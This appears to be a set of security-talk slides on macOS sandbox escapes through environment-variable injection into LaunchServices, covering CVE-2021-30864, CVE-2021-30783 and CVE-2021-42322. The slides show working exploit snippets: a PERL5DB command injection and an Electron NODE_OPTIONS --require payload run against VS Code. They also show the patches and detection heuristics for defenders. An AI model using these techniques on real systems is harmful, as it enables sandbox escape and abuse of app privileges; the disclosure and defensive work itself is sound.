


No place like \$HOME

- Big Sur added validation of \$HOME... but did so client-side in LaunchServices
- To bypass, we send the serialized LSRemoteOpenCall directly to CSUIA
- **Target:** Terminal.app

Exploit:

1. Write out malicious .profile in container
2. Set \$HOME to sandbox container in _environment
3. Send XPC message to CSUIA directly to bypass client-side validation of \$HOME
4. Terminal.app launches outside sandbox
5. Terminal.app launches login shell with controlled \$HOME which executes ~/.profile outside sandbox



Patch #2 (CVE-2021-30864)

- Fixed in Big Sur 11.6

- **Patch:**

```
# deep in _LSOpenStuffCallLocal(), server-side
if ((CFEqual(var, @"HOME") == true)
{
    value = getenv("HOME"); // overwrite value
}
if (CFStringHasPrefix(var, @"__XPC_") == true || CFEqual(var, @"CFFIXED_USER_HOME") == true)
{
    // ignore variable, don't send in launch request
}
```

(Not So) Deprecated


[NSWorkspace openURL:]

- sets **inURLs** to argument in `_LSRemoteOpenCallInputs`
- `inURLs=/usr/bin/perl` ❌



[NSWorkspace launchApplication:] (deprecated)

- sets **_applicationURL** to argument in `_LSRemoteOpenCallApplicationParameters`
- `_applicationURL=/usr/bin/perl` ✅



MOAB

Exploit:

```
setenv("PERL5OPT", "-d", 1);  
setenv("PERL5DB", "system(\"touch /Applications/escape\")", 1);  
[[NSWorkspace sharedWorkspace] launchApplication:@"/usr/bin/perl"];
```

Issues:

1. Environment variable inheritance between sandboxed/unsandboxed contexts
2. Bypassing LaunchServices restrictions for binaries with a UTI of public.unix-executable
3. Perl's command-injection-as-a-feature: \$PERL5DB

Patch #3 (CVE-2021-30783)

- Fixed in Big Sur 11.5
- CSUIA patch:

```
LAUNCH: Launching app is sandboxed, and bundle 0 could not be found,  
err=kLSNoLaunchPermissionErr/-10826 file:///usr/bin/perl
```

- LaunchServices patch:

```
LAUNCH:Application launch of unbundled executable is not permitted, so returning  
kLSNoLaunchPermissionError, file:///usr/bin/perl/, status=-10826
```

Electron & NODE_OPTIONS

- ELECTRON_RUN_AS_NODE=1 is a known process injection vector
 - Execute arbitrary JS in context of app to abuse TCC privileges & entitlements
- Electron allows passing options to underlying Node.js process through NODE_OPTIONS*
 - *only for unpackaged applications (main executable named “Electron”)

```
NODE_OPTIONS='--require ~/script.js'
```



- There was a Unicode parsing bug where NODE_OPTIONS were **not filtered** for packaged apps
- They fixed it without issuing a security advisory but acknowledged its “security related nature”
- I reported a **patch bypass**: passing ELECTRON_RUN_AS_NODE=1
- **Electron**: “we do not consider Physically Local attacks in our thread [sic] model” 🙄
- **also Electron**: “--require will remain filtered in upstream electron as a security measure.” 🙄🙄🙄

NODE_OPTIONS (CVE-2021-42322)

Exploit:


```
cat > ~/payload.js <<EOF
const { spawn } = require("child_process"); spawn("touch", ["/Applications/oops"]);
EOF
open /Applications/Visual\ Studio\ Code.app \
  --env ELECTRON_RUN_AS_NODE=1 \
  --env NODE_OPTIONS='--require ~/Library/Container/com.bad.app/Data/payload.js'
```

Workaround: Package your app & disable **RunAsNode** fuse

-  Slack, Teams, Spotify, VS Code
-  Signal, WhatsApp, Keybase, Docker, Discord, Code42, VMware Fusion

4

Remaining attack surface




What's left?

- Apple has chosen a whac-a-mole approach
- Applications can still be launched outside the sandbox, environment variables can still be controlled
- Application-specific environment variables like `NODE_OPTIONS`
- APIs influenced by environment variables
 - e.g. `CFFIXED_USER_HOME` & `NSHomeDirectory`, `URLsForDirectory:inDomains:`, `NSUserDomainMask`, `stringByExpandingTildeInPath`, ...
- Sandbox parameters initialized by environment variables
 - e.g. `TrustedPeersHelper` sandbox initializes `HOME` parameter with value of `NSHomeDirectory()`

5

Defending



Detection heuristics

- Process Monitor PR for es_exec_env()
 - <https://github.com/objective-see/ProcessMonitor/pull/2>
- ELECTRON_RUN_AS_NODE & NODE_OPTIONS, CFFIXED_USER_HOME, __XPC_, HOME
 - @theevilbit's [Shield](#) looks for the first
- sandbox_check(parent_pid) == 1 && sandbox_check(child_pid) == 0
 - See [TrueTree](#) for determining a real parent

```
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "timestamp": "2021-09-16 01:24:43",
  "process": {
    "pid": 3842,
    "name": "Electron",
    ...
    "environment": {
      "ELECTRON_RUN_AS_NODE": "1",
      "NODE_OPTIONS": "--require foo",
    },
    ...
  }
}
```

FIN